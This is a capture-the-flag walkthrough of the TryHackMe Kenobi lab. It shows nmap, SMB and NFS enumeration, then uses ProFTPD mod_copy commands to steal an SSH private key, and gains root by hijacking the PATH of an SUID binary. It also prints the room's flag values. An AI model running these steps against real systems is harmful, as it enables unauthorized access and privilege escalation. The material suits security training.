


*kenobi*

## **Kenobi**



## **Introduction**

This walkthrough covers the Kenobi room on TryHackMe, focusing on network enumeration, service discovery, exploitation, and privilege escalation.

The objective is to identify exposed services, exploit the discovered vulnerabilities, gain initial access to the target, and escalate privileges to obtain full system access.

Methodology

Network Enumeration  
Service & Version Detection  
SMB/NFS Enumeration  
Web Enumeration  
Initial Access  
Privilege Escalation  
Flag Collection

Platform: TryHackMe  
Room: Kenobi

## Enumeration

### Enumeration

The initial Nmap scan identified several open ports and services on the target host 10.49.156.187. using the following commands >> || nmap -sV 10.49.156.187 ||

```
Nmap scan report for 10.49.156.187
Host is up (0.058s latency).
Not shown: 993 closed tcp ports (reset)
PORT      STATE SERVICE  VERSION
21/tcp    open  ftp      ProFTPD 1.3.5
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
111/tcp   open  rpcbind  2-4 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 4
445/tcp   open  netbios-ssn Samba smbd 4
2049/tcp  open  nfs      3-4 (RPC #100003)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

After identifying the initial open ports and services, I performed a deeper Nmap enumeration to gather additional information about the target, including service versions, RPC services, NFS details, SMB configuration, HTTP information, and possible hidden web paths. using the following commands >> || nmap -sV -p- -A -O 10.49.156.187 ||

```
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-03 13:25 +0000
Nmap scan report for 10.49.156.187
Host is up (0.083s latency).
Not shown: 65524 closed tcp ports (reset)
PORT      STATE SERVICE  VERSION
21/tcp    open  ftp      ProFTPD 1.3.5
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 f5:b8:89:82:22:df:ce:ca:59:39:95:cf:36:6a:bb:ab (RSA)
| 256 02:42:8f:ca:1b:05:cb:f1:9b:6e:a4:67:23:9a:8d:0f (ECDSA)
|_ 256 27:eb:98:6a:43:80:01:d2:36:87:c8:45:0c:7c:28:88 (ED25519)
```

```

80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_/admin.html
111/tcp open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|  program version  port/proto  service
|  100000  2,3,4    111/tcp    rpcbind
|  100000  2,3,4    111/udp    rpcbind
|  100000  3,4      111/tcp6   rpcbind
|  100000  3,4      111/udp6   rpcbind
|  100003  3        2049/udp   nfs
|  100003  3        2049/udp6  nfs
|  100003  3,4      2049/tcp   nfs
|  100003  3,4      2049/tcp6  nfs
|  100005  1,2,3    32933/tcp  mountd
|  100005  1,2,3    36197/tcp6 mountd
|  100005  1,2,3    40090/udp  mountd
|  100005  1,2,3    45611/udp6 mountd
|  100021  1,3,4    39667/tcp  nlockmgr
|  100021  1,3,4    45899/tcp6 nlockmgr
|  100021  1,3,4    53544/udp6 nlockmgr
|  100021  1,3,4    59856/udp  nlockmgr
|  100227  3        2049/tcp   nfs_acl
|  100227  3        2049/tcp6  nfs_acl
|  100227  3        2049/udp   nfs_acl
|_ 100227  3        2049/udp6  nfs_acl
139/tcp open  netbios-ssn Samba smbd 4
445/tcp open  netbios-ssn Samba smbd 4
2049/tcp open  nfs      3-4 (RPC #100003)
32933/tcp open  mountd   1-3 (RPC #100005)
33721/tcp open  mountd   1-3 (RPC #100005)
39667/tcp open  nlockmgr 1-4 (RPC #100021)
46465/tcp open  mountd   1-3 (RPC #100005)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.99%E=4%D=10/3%OT=21%CT=1%CU=42037%PV=Y%DS=3%DC=T%G=Y%TM=6AC1029
OS:F%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=10B%TI=Z%CI=Z%II=I%TS=A)SEQ
OS:(SP=108%GCD=1%ISR=10B%TI=Z%CI=Z%II=I%TS=A)SEQ(SP=FA%GCD=1%ISR=106%TI=Z%C
OS:I=Z%II=I%TS=A)SEQ(SP=FF%GCD=1%ISR=107%TI=Z%CI=Z%II=I%TS=A)SEQ(SP=FF%GCD=
OS:1%ISR=10E%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M4E8ST11NW7%O2=M4E8ST11NW7%O3=M4E8N
OS:NT11NW7%O4=M4E8ST11NW7%O5=M4E8ST11NW7%O6=M4E8ST11)WIN(W1=F4B3%W2=F4B3%W3
OS:=F4B3%W4=F4B3%W5=F4B3%W6=F4B3)ECN(R=Y%DF=Y%T=40%W=F507%O=M4E8NNSNW7%CC=Y
OS:%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=4
OS:0%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+
%F=AR%O=%RD=0%
OS:Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%
OS:A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%
OS:RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

```

Network Distance: 3 hops

Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux\_kernel

Host script results:

|\_clock-skew: 3s

| smb2-security-mode:

| 3.1.1:

|\_ Message signing enabled but not required

|\_nbstat: NetBIOS name: , NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

| smb2-time:

| date: 2026-10-03T13:26:54

|\_ start\_date: N/A

TRACEROUTE (using port 587/tcp)

HOP RTT ADDRESS

1 79.42 ms 192.168.128.1

2 ...

3 85.13 ms 10.49.156.187

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 106.98 seconds

## ***samba enumeration***

### **samba enum**

Now we open metasploit-framework to perform our task and fetch all the relevant information.

We got the SMB version detection - 2,3 & preferred version:- 3.1.1

```
[*] 10.49.156.187:445 - SMB Detected (versions: 2, 3) (preferred dialect: SMB 3.1.1) (compression capabilities: )
(encryption capabilities: AES-128-GCM) (signatures: optional) (guid:
{00000000-0000-0000-0000-000000000000}) (authentication domain: IP-10-49-156-187)
[+] 10.49.156.187:445 - Host is running Version 6.1.0 (unknown OS)
[*] 10.49.156.187:445 - SMB signing is not required
[*] 10.49.156.187 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Here after using smb\_enumshares i got some interesting things  
suspicious:- anonymous

```
[-] 10.49.156.187:139 - Login Failed: Unable to negotiate SMB1 with the remote host: Expecting SMB1 protocol with
command=114, got SMB1 protocol with command=114, Status: (0x00000000) STATUS_SUCCESS: The operation
completed successfully.
[!] 10.49.156.187:445 - peer_native_os is only available with SMB1 (current version: SMB3)
[!] 10.49.156.187:445 - peer_native_lm is only available with SMB1 (current version: SMB3)
[+] 10.49.156.187:445 - print$ - (DISK) Printer Drivers
[+] 10.49.156.187:445 - anonymous - (DISK)
[+] 10.49.156.187:445 - IPC$ - (IPC|SPECIAL) IPC Service (kenobi server (Samba, Ubuntu))
[*] 10.49.156.187: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

now i try to connect the anonymous one using smbclient and successfully we enter into it.

Password for [WORKGROUP\kali]:

Try "help" to get a list of possible commands.

smb: \> ls

```
.           D   0 Wed Sep 4 10:49:09 2019
..          D   0 Sat Aug 9 13:03:22 2025
log.txt     N 12237 Wed Sep 4 10:49:09 2019
```

9183416 blocks of size 1024. 3006224 blocks available

smb: \>

In the log.txt i got some rsa credentials for kenobi user

The key fingerprint is:

SHA256:C17GWSl/v7KlUZrOwWxSyk+F7gYhVzsbfqkClkr2d7Q kenobi@kenobi

## *rpcbind*

In the previous nmap enumeration i port 111 is in open state and the service running on that port is rpcbind. So i think that if i try to enumerate that port may be it will give some information by nmap script.

using following command || nmap -p111 --script=nfs-ls,nfs-showmount,nfs-statfs 10.49.156.187 ||

Starting Nmap 7.99 ( <https://nmap.org> ) at 2026-10-03 14:47 +0000

Nmap scan report for 10.49.156.187

Host is up (0.083s latency).

PORT STATE SERVICE

111/tcp open rpcbind

| nfs-ls: Volume /var

| access: Read Lookup NoModify NoExtend NoDelete NoExecute

| PERMISSION UID GID SIZE TIME FILENAME

| rwxr-xr-x 0 0 4096 2019-09-04T08:53:24 .

| ????????? ? ? ? ? ..

| rwxr-xr-x 0 0 4096 2026-10-03T13:50:26 backups

| rwxr-xr-x 0 0 4096 2025-08-10T06:48:58 cache

| rwxrwxrwx 0 0 4096 2019-09-04T08:43:56 crash

| rwxrwsr-x 0 50 4096 2016-04-12T20:14:23 local

| rwxrwxrwx 0 0 9 2019-09-04T08:41:33 lock

| rwxrwxr-x 0 108 4096 2026-10-03T13:15:23 log

| rwxr-xr-x 0 0 4096 2025-08-09T13:38:21 snap

| rwxr-xr-x 0 0 4096 2019-09-04T08:53:24 www

|\_

| nfs-statfs:

| Filesystem 1K-blocks Used Available Use% Maxfilesize Maxlink

|\_ /var 9183416.0 5686636.0 3006184.0 66% 16.0T 32000

| nfs-showmount:

|\_ /var\*

Nmap done: 1 IP address (1 host up) scanned in 2.42 seconds

## ***Initial\_access***

I switched to Metasploit Framework and searched for FTP modules. The scan identified ProFTPD 1.3.5 running on port 21.

DETAIL: The database was created using collation version 2.42, but the operating system provides version 2.43.  
HINT: Rebuild all objects in this database that use the default collation and run ALTER DATABASE msf REFRESH COLLATION VERSION, or build PostgreSQL with the right library version.

```
[+] 10.49.156.187:21 - FTP Banner: ProFTPD 1.3.5  
[*] 10.49.156.187:21 - Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed
```

We're now going to copy Kenobi's private key using SITE CPFR and SITE CPTO commands.  
nc 10.49.156.187 21

```
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.49.156.187]  
dir  
500 DIR not understood  
SITE CPFR /home/kenobi/.ssh/id_rsa  
350 File or directory exists, ready for destination name  
SITE CPTO /var/tmp/id_rsa  
250 Copy successful
```

I knew that the /var directory was a mount I could see. So we've now moved Kenobi's private key to the /var/tmp directory.

From here i make a directory under /mnt with sudo perm.

```
sudo mkdir /mnt/kenobi
```

Lets mount the /var/tmp directory to machine 10.49.156.187

```
sudo mount 10.49.156.187:/var /mnt/kenobi
```

```
sudo ls -la /mnt/kenobi
```

i use the command and see that id\_rsa is there in the next step i copy it to our machine to login without password

```
ls -la /mnt/kenobi/tmp
```

```
-rw-r--r-- 1 kali kali 1675 Oct 3 15:31 id_rsa
```

Finally when i want to log in through ssh and got in

```
sudo ssh -i id_rsa kenobi@10.49.156.187
```

Now i get user.txt

```
d0b0f3f53b6caa532a83915e19224899
```

# privilege escalation

So here we have linpeas and we start a python server and download the linpeas script to the kenobi system below you can see that

```
HTTP request sent, awaiting response... 200 OK
Length: 1155419 (1.1M) [application/x-sh]
Saving to: 'linpeas.sh'
```

```
linpeas.sh      100%[=====>] 1.10M
1.86MB/s  in 0.6s
```

```
2026-10-04 09:04:24 (1.86 MB/s) - 'linpeas.sh' saved [1155419/1155419]
```

```
#chmod +x linpeas.sh
After completion of the that script
```

we got some thing interesting again in SUID check

```
-rwsr-xr-x 1 root root 8.7K Sep  4 2019 /usr/bin/menu (Unknown SUID binary!)
```

Now i move to /tmp directory

```
kenobi@kenobi:~$ cd /tmp
kenobi@kenobi:/tmp$ ls -al /usr/bin/menu
-rwsr-xr-x 1 root root 8880 Sep  4 2019 /usr/bin/menu
```

While clicking to menu it provides

```
kenobi@kenobi:/tmp$ menu
```

```
*****
```

1. status check
  2. kernel version
  3. ifconfig
- \*\* Enter your choice :^C

so i used strings /usr/bin/menu

```
/lib64/ld-linux-x86-64.so.2
libc.so.6
setuid
__isoc99_scanf
puts
__stack_chk_fail
printf
system
__libc_start_main
__gmon_start__
```

```

GLIBC_2.7
GLIBC_2.4
GLIBC_2.2.5
UH-`
AWAVA
AUATL
[]A\A]A^A_
*****
1. status check
2. kernel version
3. ifconfig
** Enter your choice :
curl -I localhost
uname -r
ifconfig
Invalid choice
;*3$"
GCC: (Ubuntu 5.4.0-6ubuntu1~16.04.11) 5.4.0 20160609

```

After observing this i use the below comand

```

kenobi@kenobi:/tmp$ echo /bin/sh > curl
kenobi@kenobi:/tmp$ chmod +777 curl
kenobi@kenobi:/tmp$ export PATH=/tmp:$PATH

```

finally i got the shell with root privilege

```

kenobi@kenobi:/tmp$ menu
*****
1. status check
2. kernel version
3. ifconfig
** Enter your choice :1
# id
uid=0(root) gid=1000(kenobi)
groups=1000(kenobi),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),113(lpadmin),114(sambashare)

```

As the location is already mentioned in the room i just go there and read the content

```

# cd /root/
# ls
root.txt snap
# cat root.txt
177b3cd8562289f37382721c28381f02

```